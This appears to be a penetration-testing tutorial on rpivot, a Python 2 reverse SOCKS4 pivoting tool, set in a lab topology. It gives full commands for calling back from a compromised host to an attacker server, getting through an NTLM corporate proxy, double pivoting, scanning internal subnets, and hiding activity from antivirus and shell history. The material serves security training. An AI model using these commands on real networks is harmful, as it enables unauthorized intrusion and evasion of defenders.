

Rpivot Python2 Reverse SOCKS4 Pivot
Author:
Published On: Apr 18, 2026
Updated On: Apr 18, 2026
Rpivot is a Python 2 reverse SOCKS4 proxy. It is purpose-built for one specific and awkward scenario: you have code execution on a target that can make outbound HTTP connections, but inbound TCP is firewalled and you cannot deploy a binary agent - only Python is available. In that environment, rpivot is often the right choice.
The architecture is the reverse of a typical tool: the server runs on the attacker, the client runs on the target. The target initiates an outbound HTTP connection back to you, and you get a SOCKS4 proxy locally. Any tool that supports SOCKS4, or proxychains configured with socks4, can then route traffic through the target's network.
Why Rpivot?
| Feature | Rpivot | Chisel | SSH -D |
|---|---|---|---|
| Binary needed | No (Python) | Yes | Yes (ssh client) |
| SOCKS version | SOCKS4 | SOCKS5 | SOCKS5 |
| UDP support | No | Limited | No |
| NTLM proxy bypass | Yes | No | No |
| Transport | HTTP (plaintext) | HTTP (TLS opt) | SSH (encrypted) |
| Python required | Yes (Python 2) | No | No |
The standout feature is NTLM proxy bypass. Corporate environments that route all outbound HTTP through an authenticating Windows proxy (NTLM) will block most tunnelling tools. Rpivot explicitly handles NTLM authentication, letting you pass through the proxy with domain credentials.
[!NOTE] Rpivot requires Python 2 on both sides. Python 2 is end-of-life and increasingly absent on modern systems. Before choosing rpivot, verify:
python2 --versionorpython --versionon both the attacker and target.
TL;DR
Attacker (start server)
python2 rpivot.zip server --server-port 9999 --server-ip 0.0.0.0 --proxy-ip 127.0.0.1 --proxy-port 1080
Target (connect client)
python2 rpivot.zip client --server-ip 192.168.1.10 --server-port 9999
Attacker - proxychains config
# /etc/proxychains.conf
socks4 127.0.0.1 1080
Installation
Rpivot is not in any package manager. You can get it in two ways:
Option 1: Clone the repository
git clone https://github.com/klsecservices/rpivot.git cd rpivot
Option 2: Download and run the zip directly (no git, no extraction required)
wget https://github.com/klsecservices/rpivot/archive/refs/heads/master.zip -O rpivot.zip
Python can execute zip archives directly. Once you have rpivot.zip, you can run the server or client without extracting anything:
python2 rpivot.zip server --server-port 9999 --server-ip 0.0.0.0 --proxy-ip 127.0.0.1 --proxy-port 1080 python2 rpivot.zip client --server-ip 192.168.1.10 --server-port 9999
Transfer only rpivot.zip to the target - a single file is easier to move than a directory of scripts and libraries. A Python script/zip is often less suspicious to security tooling than a compiled binary - no AV signature to match.
[!NOTE] A pre-compiled Windows client binary has been available since 2017 and can be used as a drop-in alternative when deploying to Windows targets where Python 2 is not available: client.exe (v1.0). It accepts the same arguments as the Python client and is useful when you need to pivot through a Windows host without installing Python.

Lab Topology
| Host | Primary IP | Secondary IP | Open Ports | Role |
|---|---|---|---|---|
| Attacker (Kali) | 192.168.1.10 | N/A | N/A | Attack Box |
| Pivot Host | 192.168.1.20 | 10.10.10.100 | 80 (outbound) | Jump Host |
| Internal Target | 10.10.10.200 | N/A | 22, 80 | Internal Host |
| NTLM Proxy | 10.10.0.1 | N/A | 8080 | Corp HTTP Proxy |
The Pivot Host can only make outbound HTTP connections - inbound TCP from the attacker is blocked by the firewall. The corp proxy at 10.10.0.1:8080 requires NTLM authentication to permit HTTP.
SOCKS Proxy via Rpivot
Rpivot has one primary mode: a reverse SOCKS4 proxy. There is no "local forward" or "remote forward" concept as in Chisel or SSH - the entire point is to get a SOCKS proxy that lets you reach the target's network broadly, then use proxychains to route specific tools through it.
Step 1: Start the Rpivot Server on the Attacker
You can run the server directly from the zip without extracting it:
python2 rpivot.zip server --server-port 9999 --server-ip 0.0.0.0 --proxy-ip 127.0.0.1 --proxy-port 1080
If you cloned the repo instead, the equivalent is:
cd rpivot python2 server.py --server-port 9999 --server-ip 0.0.0.0 --proxy-ip 127.0.0.1 --proxy-port 1080
| Argument | Meaning |
|---|---|
--server-port | Port that the rpivot server listens on for the client connection |
--server-ip | Interface to listen on (0.0.0.0 = all interfaces) |
--proxy-ip | Where to bind the resulting SOCKS4 proxy (localhost) |
--proxy-port | Port of the SOCKS4 proxy (default 1080) |
The server waits. Nothing else happens until the client connects.
Step 2: Transfer and Run the Client on the Pivot Host
Transfer rpivot.zip to the pivot host, then run the client directly from the zip:
python2 rpivot.zip client --server-ip 192.168.1.10 --server-port 9999
No extraction needed. A single zip file is the cleanest thing to transfer.
The client initiates an outbound HTTP connection to your server. This is the key - the firewall sees an outbound HTTP request, not an inbound connection.

Once connected, the attacker's server prints a confirmation and the SOCKS4 proxy becomes active on 127.0.0.1:1080.
Step 3: Configure Proxychains on the Attacker
Edit /etc/proxychains.conf:
[ProxyList]
socks4 127.0.0.1 1080
[!NOTE] Rpivot uses SOCKS4, not SOCKS5. Use
socks4in your proxychains config. SOCKS4 does not support UDP or remote DNS resolution.
Step 4: Route Traffic Through the Tunnel
With the SOCKS4 proxy active, any proxychains-prefixed command is routed through the pivot host's network.
A common sanity check is to try a direct connection first to confirm it fails, then verify the proxied connection succeeds:
# Direct SSH - fails, the internal host is not reachable from the attacker ssh [email protected] # ssh: connect to host 10.10.10.200 port 22: No route to host # Proxied SSH - succeeds through the tunnel proxychains ssh [email protected] # [proxychains] config file found: /etc/proxychains.conf # [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 # [proxychains] DLL init: proxychains-ng 4.17 # [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.200:22 ... OK # [email protected]'s password:
The OK confirmation from proxychains means the tunnel is working and the target is reachable. You now have access to the internal network through the pivot host.
proxychains curl http://10.10.10.200 proxychains nmap -sT -Pn 10.10.10.0/24 proxychains evil-winrm -i 10.10.10.200 -u Administrator -H HASH

NTLM Proxy Bypass
This is rpivot's standout feature. Corporate environments often route all outbound HTTP through a mandatory Windows proxy that requires NTLM authentication. Most tools fail silently here. Rpivot handles it with dedicated arguments.
The scenario: The Pivot Host must go through the corp proxy at 10.10.0.1:8080 to reach the attacker. The proxy requires domain authentication.
Run on the Pivot Host (with NTLM proxy)
python2 rpivot.zip client \ --server-ip 192.168.1.10 \ --server-port 9999 \ --ntlm-proxy-ip 10.10.0.1 \ --ntlm-proxy-port 8080 \ --domain CORP \ --username jdoe \ --password Password1
| Argument | Meaning |
|---|---|
--ntlm-proxy-ip | IP of the NTLM-authenticating HTTP proxy |
--ntlm-proxy-port | Port of the proxy |
--domain | Windows domain for NTLM authentication |
--username | Domain username |
--password | Plaintext password |
Rpivot authenticates with the proxy using NTLM and then tunnels the connection to your server through the authenticated session. From the attacker side, the tunnel behaves identically to a direct connection.
[!NOTE] Passing credentials as command-line arguments is visible in process lists (
ps aux) and shell history. On a shared Linux system, prefix the command with a space to avoid bash history logging: requiresHISTCONTROL=ignorespaceto be set. On Windows, consider wrapping in a script or clearing PowerShell history afterward.
Double Pivoting (Reaching a Second Internal Network)
Sometimes the host you can reach through your first tunnel sits at the edge of a second internal network that you cannot directly access. The goal is to chain two rpivot tunnels so traffic flows:
Attacker → Pivot Host (Layer 1) → Second Pivot (Layer 2) → Internal Target
Rpivot doesn't natively support multi-hop tunnelling - you combine two separate server/client pairs running concurrently on the attacker.
While I won't go into practical details of the double pivoting, I will detail to you how you can achieve this and let me know if you were successful or if i might have missed something.
Updated topology for this section:
| Host | IP | Role |
|---|---|---|
| Attacker (Kali) | 192.168.1.10 | Attack box, runs both rpivot servers |
| Pivot Host | 192.168.1.20 / 10.10.10.100 | First hop, bridges internet and first subnet |
| Second Pivot | 10.10.10.200 / 10.10.20.100 | Second hop, reachable via first tunnel |
| Internal Target | 10.10.20.200 | Final target, only reachable via second tunnel |
Step 1: Start a Second Rpivot Server on the Attacker
Run a second server instance on a different port:
python2 rpivot.zip server --server-port 9998 --server-ip 0.0.0.0 --proxy-ip 127.0.0.1 --proxy-port 1081
This creates a second SOCKS4 proxy on port 1081.
Step 2: Transfer and Run Rpivot Client on the Second Pivot
Via your existing proxychains tunnel, transfer rpivot.zip to the Second Pivot and run it:
proxychains scp rpivot.zip [email protected]:/tmp/ # Then via a proxychains shell on the Second Pivot: proxychains ssh [email protected] python2 /tmp/rpivot.zip client --server-ip 192.168.1.10 --server-port 9998
[!NOTE] The Second Pivot needs to be able to reach
192.168.1.10:9998on the attacker. If its egress is restricted, you may need to expose the second server through the first relay using port forwarding via socat or Chisel.

Step 3: Configure a Second Proxychains Profile
Create /etc/proxychains_hop2.conf:
[ProxyList]
socks4 127.0.0.1 1081
Step 4: Reach the Internal Target
proxychains -f /etc/proxychains_hop2.conf curl http://10.10.20.200 proxychains -f /etc/proxychains_hop2.conf nmap -sT -Pn 10.10.20.0/24 proxychains -f /etc/proxychains_hop2.conf ssh [email protected]
[!NOTE] Multi-hop rpivot is workable but fragile. For complex environments with multiple network hops, Chisel (SOCKS5) or Ligolo-ng (native TUN routing) are significantly cleaner choices.
Operational Security Notes
- Rpivot's HTTP transport is plaintext. All tunnelled traffic is unencrypted on the wire. On monitored links with DPI or network taps, this traffic is readable.
- A persistent long-lived HTTP connection from the target to an external IP is visible in proxy logs, firewall logs, and NetFlow data. On monitored corporate networks, this may trigger alerting.
- Python scripts and zip archives are usually less flagged by AV than compiled binaries, but modern EDR performs behavioural analysis of Python interpreter activity. Rename
rpivot.zipto something benign if filename-based detection is a concern.
Troubleshooting
Server starts but client cannot connect: Verify port 9999 is reachable from the pivot host. Test: curl http://192.168.1.10:9999 from the pivot host. Check for firewall blocks on the attacker side too.
NTLM authentication fails: Verify the domain, username, and password. Try the username in UPN format ([email protected]) if DOMAIN\user fails. Use Wireshark to confirm the proxy is actually sending NTLM challenges.
Proxychains resolves names but connections fail: SOCKS4 has no remote DNS resolution. If you need DNS-over-SOCKS, switch to SOCKS5 via Chisel or SSH -D.
Python2 not found on attacker: Install with apt install python2. On the target, check python2.7, python, and python2. On Windows, Python 2 may be at C:\Python27\python.exe.
Quick Reference
| Component | Command |
|---|---|
| Server | python2 rpivot.zip server --server-port PORT --server-ip 0.0.0.0 --proxy-ip 127.0.0.1 --proxy-port SOCKS_PORT |
| Client | python2 rpivot.zip client --server-ip ATTACKER_IP --server-port PORT |
| NTLM Client | ... --ntlm-proxy-ip PROXY_IP --ntlm-proxy-port PROXY_PORT --domain DOM --username USER --password PASS |
| Proxychains | socks4 127.0.0.1 SOCKS_PORT |
When to Use Rpivot vs Alternatives
Use rpivot when: only outbound HTTP is allowed from the target, Python 2 is available, and you specifically need NTLM proxy bypass - that combination is rpivot's unique niche.
Use Chisel when: you need HTTP transport like rpivot but want SOCKS5, encryption, and modern compatibility. Chisel is a better general-purpose choice when you can transfer a binary.
Use SSH -D when: SSH is available and you want a SOCKS proxy with zero additional tooling.
Use Ligolo-ng when: you can transfer a binary and need full native routing without the complexity of SOCKS proxies and proxychains stacks.
Latest
Events
Team Simple - All Rights Reserved ©